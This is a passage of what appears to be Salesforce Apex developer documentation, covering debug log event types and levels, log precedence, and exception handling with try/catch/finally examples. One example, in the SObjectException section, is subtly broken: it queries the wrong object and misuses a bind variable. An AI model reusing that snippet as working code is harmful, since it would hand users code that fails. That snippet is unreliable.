Type:Invoice_Statement__c
```

- Number of rows passed into the DML operation:

```
Rows:1
```

This table lists the event types that are logged. For each event type, the table shows which fields or other information get logged with each event, and which combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number and request headers	Callout	INFO and above
`CALLOUT_REQUEST` (External object access via OData adapter for Salesforce Connect)	External endpoint and method	Callout	INFO and above
`CALLOUT_RESPONSE`	Line number and response body	Callout	INFO and above
`CALLOUT_RESPONSE` (External object access via OData adapter for Salesforce Connect)	Status and status code	Callout	INFO and above
`CODE_UNIT_FINISHED`	None	Apex Code	ERROR and above
`CODE_UNIT_STARTED`	Line number and code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`	Apex Code	ERROR and above
`CONSTRUCTOR_ENTRY`	Line number, Apex class ID, and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
`CONSTRUCTOR_EXIT`	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
`CUMULATIVE_LIMIT_USAGE`	None	Apex Profiling	INFO and above
`CUMULATIVE_LIMIT_USAGE_END`	None	Apex Profiling	INFO and above
`CUMULATIVE_PROFILING`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_BEGIN`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_END`	None	Apex Profiling	FINE and above
`DML_BEGIN`	Line number, operation (such as `Insert` or `Update`), record name or type, and number of rows passed into DML operation	DB	INFO and above
`DML_END`	Line number	DB	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
EMAIL_QUEUE	Line number	Apex Code	INFO and above
ENTERING_MANAGED_PKG	Package namespace	Apex Code	INFO and above
EXCEPTION_THROWN	Line number, exception type, and message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above
FATAL_ERROR	Exception type, message, and stack trace	Apex Code	ERROR and above
FLOW_ACTIONCALL_DETAIL	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above
FLOW_ASSIGNMENT_DETAIL	Interview ID, reference, operator, and value	Workflow	FINER and above
FLOW_BULK_ELEMENT_BEGIN	Interview ID and element type	Workflow	FINE and above
FLOW_BULK_ELEMENT_DETAIL	Interview ID, element type, element name, number of records, and execution time	Workflow	FINER and above
FLOW_BULK_ELEMENT_END	Interview ID, element type, element name, and number of records	Workflow	FINE and above
FLOW_CREATE_INTERVIEW_BEGIN	Organization ID, definition ID, and version ID	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_ERROR	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above
FLOW_ELEMENT_BEGIN	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_DEFERRED	Element type and element name	Workflow	FINE and above
FLOW_ELEMENT_END	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_ELEMENT_ERROR	Message, element type, and element name (spark not found)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_FAULT	Message, element type, and element name (fault path taken)	Workflow	WARNING and above
FLOW_INTERVIEW_PAUSED	Interview ID, flow name, and why the user paused	Workflow	INFO and above
FLOW_INTERVIEW_RESUMED	Interview ID and flow name	Workflow	INFO and above
FLOW_LOOP_DETAIL	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
FLOW_RULE_DETAIL	Interview ID, rule name, and result	Workflow	FINER and above
FLOW_START_INTERVIEW_BEGIN	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEWS_BEGIN	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_END	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_ERROR	Message, interview ID, and flow name	Workflow	ERROR and above
FLOW_SUBFLOW_DETAIL	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
FLOW_VALUE_ASSIGNMENT	Interview ID, key, and value	Workflow	FINER and above
FLOW_WAIT_EVENT_RESUMING_DETAIL	Interview ID, element name, event name, and event type	Workflow	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_WAIT_EVENT_WAITING_DETAIL	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above
FLOW_WAIT_RESUMING_DETAIL	Interview ID, element name, and persisted interview ID	Workflow	FINER and above
FLOW_WAIT_WAITING_DETAIL	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
HEAP_ALLOCATE	Line number and number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number and number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST
LIMIT_USAGE_FOR_NS	Namespace and the following limits: Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes Number of child relationships describes Number of picklist describes Number of future calls Number of find similar calls Number of System.runAs()	Apex Profiling	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	`invocations`		
METHOD_ENTRY	Line number, the Force.com ID of the class, and method signature	Apex Code	FINE and above
METHOD_EXIT	Line number, the Force.com ID of the class, and method signature. For constructors, the following information is logged: Line number and class name.	Apex Code	FINE and above
POP_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going into scope, the name of this class or trigger, and the log level settings that are in effect after leaving this scope	System	INFO and above
PUSH_NOTIFICATION_INVALID_APP	App namespace, app name. This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or is not push-enabled.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	App namespace, app name. This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	App namespace, app name. This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	This event occurs when push notifications are not enabled in your org.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
PUSH_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going out of scope, the name of this class or trigger, and the log level settings that are in effect after entering this scope	System	INFO and above
QUERY_MORE_BEGIN	Line number	DB	INFO and above
QUERY_MORE_END	Line number	DB	INFO and above
QUERY_MORE_ITERATIONS	Line number and the number of `queryMore` iterations	DB	INFO and above
SAVEPOINT_ROLLBACK	Line number and Savepoint name	DB	INFO and above
SAVEPOINT_SET	Line number and Savepoint name	DB	INFO and above
SLA_END	Number of cases, load time, processing time, number of case milestones to insert, update, or delete, and new trigger	Workflow	INFO and above
SLA_EVAL_MILESTONE	Milestone ID	Workflow	INFO and above
SLA_NULL_START_DATE	None	Workflow	INFO and above
SLA_PROCESS_CASE	Case ID	Workflow	INFO and above
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, and query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
SOSL_EXECUTE_BEGIN	Line number and query source	DB	INFO and above
SOSL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above

STACK_FRAME_VARIABLE_LIST	Frame number and variable list of the form: *`Variable number`* | *`Value`*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
STATEMENT_EXECUTE	Line number	Apex Code	FINER and above

STATIC_VARIABLE_LIST	Variable list of the form: *Variable number* | *Value*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

SYSTEM_CONSTRUCTOR_ENTRY	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_CONSTRUCTOR_EXIT	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_METHOD_ENTRY	Line number and method signature	System	FINE and above
SYSTEM_METHOD_EXIT	Line number and method signature	System	FINE and above
SYSTEM_MODE_ENTER	Mode name	System	INFO and above
SYSTEM_MODE_EXIT	Mode name	System	INFO and above
TESTING_LIMITS	None	Apex Profiling	INFO and above
TOTAL_EMAIL_RECIPIENTS_QUEUED	Number of emails sent	Apex Profiling	FINE and above
USER_DEBUG	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the `System.Debug` method, the event is logged at that level instead.
VALIDATION_ERROR	Error message	Validation	INFO and above
VALIDATION_FAIL	None	Validation	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
VALIDATION_FORMULA	Formula source and values	Validation	INFO and above
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name, a string representation of the variable's value, and the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name, type, a value that indicates whether the variable can be referenced, and a value that indicates whether the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST
VF_APEX_CALL	Element name, method name, and return type	Apex Code	INFO and above
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID and formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, and due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, `EntityName: NameField Id`, and process node name	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_APPROVAL_REMOVE	EntityName: NameField Id	Workflow	INFO and above
WF_APPROVAL_SUBMIT	EntityName: NameField Id	Workflow	INFO and above
WF_ASSIGN	Owner and assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	EntityName: NameField Id, rule name, rule ID, and trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID and rule	Workflow	INFO and above
WF_EMAIL_SENT	Email template ID, recipients, and CC emails	Workflow	INFO and above
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID and business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, and Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	EntityName: NameField Id and the object or field name	Workflow	INFO and above
WF_FLOW_ACTION_BEGIN	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_DETAIL	ID of flow trigger, object type and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables or sObject variables	Workflow	FINE and above
WF_FLOW_ACTION_END	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_ERROR	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
WF_FLOW_ACTION_ERROR_DETAIL	Detailed flow error message	Workflow	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_FORMULA	Formula source and values	Workflow	INFO and above
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, and field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	`EntityName: NameField Id`, action ID, and rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above
WF_REASSIGN_RECORD	`EntityName: NameField Id` and owner	Workflow	INFO and above
WF_RESPONSE_NOTIFY	Notifier name, notifier email, and notifier template ID	Workflow	INFO and above
WF_RULE_ENTRY_ORDER	Integer and indicating order	Workflow	INFO and above
WF_RULE_EVAL_BEGIN	Rule type	Workflow	INFO and above
WF_RULE_EVAL_END	None	Workflow	INFO and above
WF_RULE_EVAL_VALUE	Value	Workflow	INFO and above
WF_RULE_FILTER	Filter criteria	Workflow	INFO and above
WF_RULE_INVOCATION	`EntityName: NameField Id`	Workflow	INFO and above
WF_RULE_NOT_EVALUATED	None	Workflow	INFO and above
WF_SOFT_REJECT	Process name	Workflow	INFO and above
WF_SPOOL_ACTION_BEGIN	Node type	Workflow	INFO and above
WF_TIME_TRIGGER	`EntityName: NameField Id`, time action, time action container, and evaluation Datetime	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`WF_TIME_TRIGGERS_BEGIN`	None	Workflow	INFO and above

Salesforce Help: Debug Log Levels

Debugging Apex API Calls

All API calls that invoke Apex support a debug facility that allows access to detailed information about the execution of the code, including any calls to `System.debug()`. The `categories` field of a SOAP input header called `DebuggingHeader` allows you to set the logging granularity according to the levels outlined in this table.

Element Name	Type	Description
`category`	LogCategory	Specify the type of information returned in the debug log. Valid values are: • `Db` • `Workflow` • `Validation` • `Callout` • `Apex_code` • `Apex_profiling` • `Visualforce` • `System` • `All`
`level`	LogCategoryLevel	Specifies the level of detail returned in the debug log. Valid log levels are (listed from lowest to highest): • `NONE` • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER` • `FINEST`

In addition, the following log levels are still supported as part of the `DebuggingHeader` for backwards compatibility.

Log Level	Description
`NONE`	Does not include any log messages.
`DEBUGONLY`	Includes lower-level messages, and messages generated by calls to the `System.debug` method.
`DB`	Includes log messages generated by calls to the `System.debug` method, and every data manipulation language (DML) statement or inline SOQL or SOSL query.
`PROFILE`	Includes log messages generated by calls to the `System.debug` method, every DML statement or inline SOQL or SOSL query, and the entrance and exit of every user-defined method. In addition, the end of the debug log contains overall profiling information for the portions of the request that used the most resources. This profiling information is presented in terms of SOQL and SOSL statements, DML operations, and Apex method invocations. These three sections list the locations in the code that consumed the most time, in descending order of total cumulative time. Also listed is the number of times the categories executed.
`CALLOUT`	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Force.com web service API calls or troubleshooting user access to external objects via an OData adapter for Salesforce Connect.
`DETAIL`	Includes all messages generated by the `PROFILE` level and the following. • Variable declaration statements • Start of loop executions • All loop controls, such as break and continue • Thrown exceptions * • Static and class initialization code * • Any changes in the `with sharing` context

The corresponding output header, `DebuggingInfo`, contains the resulting debug log. For more information, see DebuggingHeader on page 2767.

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

The order of precedence for debug log levels is:

1. Trace flags override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the `TraceFlag` and `DebugLevel` Tooling API objects.

   Note: Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

DB
INFO

APEX_CODE
DEBUG

APEX_PROFILING
INFO

WORKFLOW
INFO

VALIDATION
INFO

CALLOUT
INFO

VISUALFORCE
INFO

SYSTEM
DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.
4. If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

Exceptions in Apex

Exceptions note errors and other events that disrupt the normal flow of code execution. `throw` statements are used to generate exceptions, while `try`, `catch`, and `finally` statements are used to gracefully recover from exceptions.

There are many ways to handle errors in your code, including using assertions like `System.assert` calls, or returning error codes or Boolean values, so why use exceptions? The advantage of using exceptions is that they simplify error handling. Exceptions bubble up from the called method to the caller, as many levels as necessary, until a `catch` statement is found to handle the error. This bubbling up relieves you from writing error handling code in each of your methods. Also, by using `finally` statements, you have one place to recover from exceptions, like resetting variables and deleting data.

What Happens When an Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Unhandled Exception Emails


When unhandled Apex exceptions occur, emails are sent that include the Apex stack trace and the customer's org and user ID. No other customer data is returned with the report. Unhandled exception emails are sent by default to the developer specified in the

`LastModifiedBy` field on the failing class or trigger. In addition, you can have emails sent to users of your Salesforce org and to arbitrary email addresses. To set up these email notifications, from Setup, enter *`Apex Exception Email`* in the `Quick Find` box, then select **Apex Exception Email**. You can also configure Apex exception emails using the Tooling API object ApexEmailNotification.

Note: If duplicate exceptions occur in Apex code that runs synchronously, subsequent exception emails are suppressed and only the first email is sent. This email suppression prevents flooding of the developer's inbox with emails about the same error. For asynchronous Apex, including batch Apex and methods annotated with `@future`, emails for duplicate exceptions aren't suppressed.

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears. The error message includes text similar to the notification shown here.



Exception Statements

Apex uses *exceptions* to note errors and other events that disrupt the normal flow of code execution. `throw` statements can be used to generate exceptions, while `try`, `catch`, and `finally` can be used to gracefully recover from an exception.

Throw Statements

A `throw` statement allows you to signal that an error has occurred. To throw an exception, use the `throw` statement and provide it with an exception object to provide information about the specific error. For example:

```
throw exceptionObject;
```

Try-Catch-Finally Statements

The `try`, `catch`, and `finally` statements can be used to gracefully recover from a thrown exception:

- The `try` statement identifies a block of code in which an exception can occur.
- The `catch` statement identifies a block of code that can handle a particular type of exception. A single `try` statement can have zero or more associated `catch` statements. Each `catch` statement must have a unique exception type. Also, once a particular exception type is caught in one `catch` block, the remaining `catch` blocks, if any, aren't executed.

- The `finally` statement identifies a block of code that is guaranteed to execute and allows you to clean up your code. A single `try` statement can have up to one associated `finally` statement. Code in the `finally` block always executes regardless of whether an exception was thrown or the type of exception that was thrown. Because the `finally` block always executes, use it for cleanup code, such as for freeing up resources.

Syntax

The syntax of the `try`, `catch`, and `finally` statements is as follows.

```
try {
  // Try block
 code_block
} catch (exceptionType variableName) {
  // Initial catch block.
  // At least the catch block or the finally block must be present.
 code_block
} catch (Exception e) {
  // Optional additional catch statement for other exception types.
  // Note that the general exception type, 'Exception',
  // must be the last catch block when it is used.
 code_block
} finally {
  // Finally block.
  // At least the catch block or the finally block must be present.
 code_block
}
```

At least a `catch` block or a `finally` block must be present with a `try` block. The following is the syntax of a try-catch block.

```
try {
 code_block
} catch (exceptionType variableName) {
 code_block
}
// Optional additional catch blocks
```

The following is the syntax of a try-finally block.

```
try {
 code_block
} finally {
 code_block
}
```

This is a skeletal example of a try-catch-finally block.

```
try {
    // Perform some operation that
    //   might cause an exception.
} catch(Exception e) {
    // Generic exception handling code here.
} finally {
    // Perform some clean up.
}
```

Exceptions that Can't be Caught

Some special types of built-in exceptions can't be caught. Those exceptions are associated with critical situations in the Force.com platform. These situations require the abortion of code execution and don't allow for execution to resume through exception handling. One such exception is the limit exception (`System.LimitException`) that the runtime throws if a governor limit has been exceeded, such as when the maximum number of SOQL queries issued has been exceeded. Other examples are exceptions thrown when assertion statements fail (through `System.assert` methods) or license exceptions.

When exceptions are uncatchable, `catch` blocks, as well as `finally` blocks if any, aren't executed.

Exception Handling Example

To see an exception in action, execute some code that causes a DML exception to be thrown. Execute the following in the Developer Console:

```
Merchandise__c m = new Merchandise__c();
insert m;
```

The `insert` DML statement in the example causes a DmlException because we're inserting a merchandise item without setting any of its required fields. This is the exception error that you see in the debug log.

```
System.DmlException: Insert failed. First exception on row 0; first error:
REQUIRED_FIELD_MISSING, Required fields are missing: [Description, Price, Total
Inventory]: [Description, Price, Total Inventory]
```

Next, execute this snippet in the Developer Console. It's based on the previous example but includes a try-catch block.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

Notice that the request status in the Developer Console now reports success. This is because the code handles the exception.

Any statements in the try block occurring after the exception are skipped and aren't executed. For example, if you add a statement after `insert m;`, this statement won't be executed. Execute the following:

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
    // This doesn't execute since insert causes an exception
    System.debug('Statement after insert.');
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

In the new debug log entry, notice that you don't see a debug message of `Statement after insert`. This is because this debug statement occurs after the exception caused by the insertion and never gets executed. To continue the execution of code statements after an exception happens, place the statement after the try-catch block. Execute this modified code snippet and notice that the debug log now has a debug message of `Statement after insert`.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
```

```
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
// This will get executed
System.debug('Statement after insert.');
```

Alternatively, you can include additional try-catch blocks. This code snippet has the `System.debug` statement inside a second try-catch block. Execute it to see that you get the same result as before.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}

try {
    System.debug('Statement after insert.');
    // Insert other records
}
catch (Exception e) {
    // Handle this exception here
}
```

The finally block always executes regardless of what exception is thrown, and even if no exception is thrown. Let's see it used in action. Execute the following:

```
// Declare the variable outside the try-catch block
// so that it will be in scope for all blocks.
XmlStreamWriter w = null;
try {
    w = new XmlStreamWriter();
    w.writeStartDocument(null, '1.0');
    w.writeStartElement(null, 'book', null);
    w.writeCharacters('This is my book');
    w.writeEndElement();
    w.writeEndDocument();

    // Perform some other operations
    String s;
    // This causes an exception because
    // the string hasn't been assigned a value.
    Integer i = s.length();
} catch(Exception e) {
    System.debug('An exception occurred: ' + e.getMessage());
} finally {
    // This gets executed after the exception is handled
    System.debug('Closing the stream writer in the finally block.');
    // Close the stream writer
    w.close();
}
```

The previous code snippet creates an XML stream writer and adds some XML elements. Next, an exception occurs due to accessing the null String variable `s`. The catch block handles this exception. Then the finally block executes. It writes a debug message and closes the stream writer, which frees any associated resources. Check the debug output in the debug log. You'll see the debug message `Closing`

`the stream writer in the finally block.` after the exception error. This tells you that the finally block executed after the exception was caught.

Built-In Exceptions and Common Methods

Apex provides a number of built-in exception types that the runtime engine throws if errors are encountered during execution. You've seen the DmlException in the previous example. Here is a sample of some other built-in exceptions. For a complete list of built-in exception types, see Exception Class and Built-In Exceptions.

DmlException

Any problem with a DML statement, such as an `insert` statement missing a required field on a record.

This example makes use of DmlException. The `insert` DML statement in this example causes a DmlException because it's inserting a merchandise item without setting any of its required fields. This exception is caught in the `catch` block and the exception message is written to the debug log using the `System.debug` statement.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

ListException

Any problem with a list, such as attempting to access an index that is out of bounds.

This example creates a list and adds one element to it. Then, an attempt is made to access two elements, one at index 0, which exists, and one at index 1, which causes a ListException to be thrown because no element exists at this index. This exception is caught in the catch block. The `System.debug` statement in the catch block writes the following to the debug log: `The following exception has occurred: List index out of bounds: 1`.

```
try {
    List<Integer> li = new List<Integer>();
    li.add(15);
    // This list contains only one element,
    // but we're attempting to access the second element
    // from this zero-based list.
    Integer i1 = li[0];
    Integer i2 = li[1]; // Causes a ListException
} catch(ListException le) {
    System.debug('The following exception has occurred: ' + le.getMessage());
}
```

NullPointerException

Any problem with dereferencing a `null` variable.

This example creates a String variable named `s` but we don't initialize it to a value, hence, it is null. Calling the `contains` method on our null variable causes a NullPointerException. The exception is caught in our catch block and this is what is written to the debug log: `The following exception has occurred: Attempt to de-reference a null object`.

```
try {
    String s;
    Boolean b = s.contains('abc'); // Causes a NullPointerException
} catch(NullPointerException npe) {
```

```
    System.debug('The following exception has occurred: ' + npe.getMessage());
}
```

QueryException

Any problem with SOQL queries, such as assigning a query that returns no records or more than one record to a singleton sObject variable.

The second SOQL query in this example causes a QueryException. The example assigns a Merchandise object to what is returned from the query. Note the use of `LIMIT 1` in the query. This ensures that at most one object is returned from the database so we can assign it to a single object and not a list. However, in this case, we don't have a Merchandise named XYZ, so nothing is returned, and the attempt to assign the return value to a single object results in a QueryException. The exception is caught in our catch block and this is what you'll see in the debug log: `The following exception has occurred: List has no rows for assignment to SObject`.

```
try {
    // This statement doesn't cause an exception, even though
    // we don't have a merchandise with name='XYZ'.
    // The list will just be empty.
    List<Merchandise__c> lm = [SELECT Name FROM Merchandise__c WHERE Name='XYZ'];
    // lm.size() is 0
    System.debug(lm.size());

    // However, this statement causes a QueryException because
    // we're assiging the return value to a Merchandise__c object
    // but no Merchandise is returned.
    Merchandise__c m = [SELECT Name FROM Merchandise__c WHERE Name='XYZ' LIMIT 1];
} catch(QueryException qe) {
    System.debug('The following exception has occurred: ' + qe.getMessage());
}
```

SObjectException

Any problem with sObject records, such as attempting to change a field in an `update` statement that can only be changed during `insert`.

This example results in an SObjectException in the try block, which is caught in the catch block. The example queries an invoice statement and selects only its Name field. It then attempts to get the Description__c field on the queried sObject, which isn't available because it isn't in the list of fields queried in the SELECT statement. This results in an SObjectException. This exception is caught in our catch block and this is what you'll see in the debug log: `The following exception has occurred: SObject row was retrieved via SOQL without querying the requested field: Invoice_Statement__c.Description__c`.

```
try {
    Invoice_Statement__c inv = new Invoice_Statement__c(
        Description__c='New Invoice');
    insert inv;

    // Query the invoice we just inserted
    Invoice_Statement__c v = [SELECT Name FROM Merchandise__c WHERE Id=:inv:Id];
    // Causes an SObjectException because we didn't retrieve
    // the Description__c field.
    String s = v.Description__c;
} catch(SObjectException se) {
    System.debug('The following exception has occurred: ' + se.getMessage());
}
```

Common Exception Methods

You can use common exception methods to get more information about an exception, such as the exception error message or the stack trace. The previous example calls the `getMessage` method, which returns the error message associated with the exception. There are other exception methods that are also available. Here are descriptions of some useful methods:

- `getCause`: Returns the cause of the exception as an exception object.
- `getLineNumber`: Returns the line number from where the exception was thrown.
- `getMessage`: Returns the error message that displays for the user.
- `getStackTraceString`: Returns the stack trace as a string.
- `getTypeName`: Returns the type of exception, such as DmlException, ListException, MathException, and so on.

Example

To find out what some of the common methods return, try running this example.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(Exception e) {
    System.debug('Exception type caught: ' + e.getTypeName());
    System.debug('Message: ' + e.getMessage());
    System.debug('Cause: ' + e.getCause());    // returns null
    System.debug('Line number: ' + e.getLineNumber());
    System.debug('Stack trace: ' + e.getStackTraceString());
}
```

The output of all `System.debug` statements looks like the following:

```
17:38:04:149 USER_DEBUG [7]|DEBUG|Exception type caught: System.SObjectException

17:38:04:149 USER_DEBUG [8]|DEBUG|Message: SObject row was retrieved via SOQL without
querying the requested field: Merchandise__c.Total_Inventory__c

17:38:04:150 USER_DEBUG [9]|DEBUG|Cause: null

17:38:04:150 USER_DEBUG [10]|DEBUG|Line number: 5

